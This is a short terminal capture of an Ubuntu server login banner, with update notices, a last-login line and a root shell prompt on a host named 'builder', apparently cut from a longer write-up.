Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~#
```